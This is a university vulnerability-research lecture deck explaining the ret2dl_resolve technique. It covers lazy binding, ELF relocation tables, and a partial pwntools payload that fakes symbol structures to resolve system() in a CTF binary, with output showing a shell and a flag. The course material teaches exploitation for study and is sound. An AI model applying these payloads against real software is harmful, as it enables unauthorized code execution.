FLORIDA TECH

LSN 3 : Return To DL Resolve

Vulnerability Research

Objectives

Lesson #3: Return To DL Resolve

- Examine how the PLT dynamically resolves external procedure addresses at runtime.
- Explore the purpose of the strtab, symtab, and jmprel sections.
- Construct a Ret2DLResolve exploit to dynamically resolve the address of an external function not declared in the plt.

FLORIDA TECH

References

- Syst3mfailure, Ret2dl_resolve x64: Exploiting Dynamic Linking Procedure In x64 ELF Binaries [Link]

- Phrack, The advanced return-into-lib(c) exploits: PaX case study

FLORIDA TECH

Lazy Binding

Let us walk through how the plt dynamically resolves puts at runtime.

```
.got.plt (PROGBITS) section started  {0x403fe8-0x404008}
...
00404008  int32_t (* const printf)(char const* format, ...) = printf
```

GOT.PLT

```
00401020  int64_t sub_401020()

00401020  ff35ca2f0000        push    qword [rel data_403ff0] {var_8}
00401026  ff25cc2f0000        jmp     qword [rel data_403ff8]
```

PLT INIT

```
00401040  int32_t printf(char const* format, ...)
00401040  ff25c22f0000        jmp     qword [rel printf]
00401046  6801000000          push    0x1 {var_8}
0040104b  e9d0ffffff          jmp     sub_401020
```

PLT

```
00401159  488d05a90e0000      lea     rax, [rel data_402009]  {"Hello World"}
00401160  4889c7              mov     rdi, rax  {data_402009, "Hello World"}
00401163  b800000000          mov     eax, 0x0
00401168  e8d3feffff          call    printf
```

.TEXT

3 5 2 4 1

Based on image from: https://syst3mfailure.io/ret2dl_resolve

FLORIDA TECH

STRTAB: Table of Strings

```
.dynstr (STRTAB) section started  {0x400450-0x4004a6}
00400450                                                 00
.

00400451  char data_400451[0x5] = "exit", 0
00400456  char data_400456[0x7] = "system", 0
0040045d  char data_40045d[0x12] = "__libc_start_main", 0
0040046f  char data_40046f[0x7] = "printf", 0
00400476  char data_400476[0xa] = "libc.so.6", 0
00400480  char data_400480[0xc] = "GLIBC_2.2.5", 0
0040048c  char data_40048c[0xb] = "GLIBC_2.34", 0
00400497  char data_400497[0xf] = "__gmon_start__", 0
.dynstr (STRTAB) section ended  {0x400450-0x4004a6}
```

The strtab contains a table of strings for the symbolic names.

FLORIDA TECH

SYMTAB: Table of Elf64_Sym Structs

```
.dynsym (DYNSYM) section started  {0x4003c0-0x400450}
...
00400408      [0x3] =
00400408      {
00400408          uint32_t st_name = 0x1f
0040040c          uint8_t st_info = 0x12
0040040d          uint8_t st_other = 0x0
0040040e          uint16_t st_shndx = 0x0
00400410          uint64_t st_value = 0x0
00400418          uint64_t st_size = 0x0
```

The symtab contains the table of Elf64_sym structures that associates the symbolic name with relocation code.

FLORIDA TECH

JMPREL: Table of Elf64_Rel Structs

```
pwndbg> x/3xg 0x00400518+0x18
0x400530: 0x0000000000404008  0x0000000300000007
0x400540: 0x0000000000000000


pwndbg> x/1i 0x0000000000404008
   0x404008 <printf@got.plt>: rex.RX adc BYTE PTR [rax+0x0],r8b
```

The JMPREL contains the table of ELF64_rel structures that are used by the linker to perform relocations.

FLORIDA TECH

How could we fake dI-resolution?

FLORIDA TECH

Faking DL Resolution

```
.got.plt (PROGBITS) section started  {0x403fe8-0x404008}
...
00404008  int32_t (* const printf)(char const* format, ...) = printf
```

GOT.PLT

```
00401020  int64_t sub_401020()

00401020  ff35ca2f0000        push    qword [rel data_403ff0] {var_8}
00401026  ff25cc2f0000        jmp     qword [rel data_403ff8]
```

PLT INIT

```
00401040  int32_t printf(char const* format, ...)
00401040  ff25c22f0000        jmp     qword [rel printf]
00401046  6801000000          push    0x1 {var_8}
0040104b  e9d0ffffff          jmp     sub_401020
```

PLT

```
00401159  488d05a90e0000      lea     rax, [rel data_402009]  {"Hello World"}
00401160  4889c7              mov     rdi, rax  {data_402009, "Hello World"}
00401163  b800000000          mov     eax, 0x0
00401168  e8d3feffff          call    printf
```

.TEXT


3 5 2 4 1

What if we pushed a fake reloc_arg onto the stack and then called the plt init

Based on image from: https://syst3mfailure.io/ret2dl_resolve

FLORIDA TECH

How to Make a Fake Reloc Arg



FLORIDA TECH

How to Make a Fake JMPREL

```
readelf --sections hello-world | egrep "Name|.rela.plt|.dynsym|.dynstr"
 [Nr] Name              Type             Address           Offset
  [ 6] .dynsym           DYNSYM           00000000004003c0  000003c0
  [ 7] .dynstr           STRTAB           0000000000400450  00000450
  [11] .rela.plt         RELA             0000000000400518  00000518

pwndbg> x/3xg 0x00400518+0x18
0x400530: 0x0000000000404008  0x0000000300000007
0x400540: 0x0000000000000000

pwndbg> x/1i 0x0000000000404008
   0x404008 <printf@got.plt>:          rex.RX adc BYTE PTR [ra
```

We see the structure of a valid elf64_rel struct here for the printf() resolution. The first 8 bytes contain the r_offset. The next 8 bytes point to the relocation type and symbol table index. To fake this, we will need to construct an el64_rel struct with the address of a fake elf64_sym and then make sure the info index points to it as well.

```
typedef struct
{
    Elf64_Addr      r_offset; /* Address */
    Elf64_Xword     r_info;   /* Relocation type and symbol index */
} Elf64_Rel;
```

FLORIDA TECH

How to Make a Fake SYMTAB

```
typedef struct
{
Elf64_Word          st_name;          /* Symbol name (string tbl index) */
unsigned char       st_info;          /* Symbol type and binding */
unsigned char       st_other;         /* Symbol visibility */
Elf64_Section       st_shndx;         /* Section index */
Elf64_Addr          st_value;         /* Symbol value */
Elf64_Xword         st_size;          /* Symbol size */
} Elf64_Sym;
```

Our fake st_name must point to a string we control at the strtab

FLORIDA TECH

OK. Lets see this in practice

FLORIDA TECH

Vulnerable Program


```
00401136  int32_t main(int32_t argc, char** argv, char** envp)

00401136  {
0040114e      void var_10;
0040114e      gets(&var_10);
00401159      return 0;
00401159  }
```

We have a stack-based buffer overflow but our exploit primitives are severely limited. We cannot leak the base address of libc with any of the techniques we have learned yet.

Binary from UTCTF; available at https://github.com/cscosu/ctf-writeups/tree/master/2021/utctf/Resolve


FLORIDA TECH

High Level: Ret2DLResolve



FLORIDA TECH

High Level: Ret2DLResolve



FAKE RELOC_ARG = (JMPREL – FAKE JMP REL) / 0x18

b'system'+b'\x00\x00'

ST_NAME = FAKE STRTAB – STRTAB

R_OFFSET = writeable memory
R_INFO = ((FAKE SYMTAB – SYMTAB) / 0x18) << 32 | 0x7

FLORIDA TECH


Fake Strtab | Symtab | JmRel

```
# Symbol Name (strtab)
payload = b'system\x00\x00'          # symbol name
payload += p64(0)                    # padding (0x18 byte alignment)
payload += p64(0)                    # padding (0x18 byte alignment)

# Elf64 Symbol Struct (symbtab)
payload += p32(fake_strtab - strtab)      # st_name (symbol name)
payload += p8(0)                          # st_info
payload += p8(0)                          # st_other
payload += p16(0)                         # st_shndx
payload += p64(0)                         # st_value
payload += p64(0)                         # st_size
payload += p64(0)                         # padding (0x18 byte alignment)

r_info = int((fake_symbtab - symbtab) / 0x18) << 32 | 0x7

# Elf64_Rel Struct (jmprel)
payload += p64(writeable_mem)        # r_offset (address)
payload += p64(r_info)               # r_info   (reloc type and index)
payload += p64(0)                    # padding (0x18 byte alignment)
```

FLORIDA TECH

High Level: Ret2DLResolve

We'll also add the gadgets to populate the parameter for system('/bin/sh')



FLORIDA TECH

Ret2DLResolve: Shell Party

```
└─# python3 pwn-resolve.py BIN=./resolve
[*] '/root/workspace/cse4850/ret2dlresolve/resolve'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Loaded 14 cached gadgets for './resolve'
[+] Starting local process '/root/workspace/cse4850/ret2dlresolve/resolve': pid 493
[*] Switching to interactive mode
$ cat flag.txt
flag{i_sure_wished_this_worked_remotely_too}
```

Ok. It worked.

FLORIDA TECH

FLORIDA TECH

Thank you.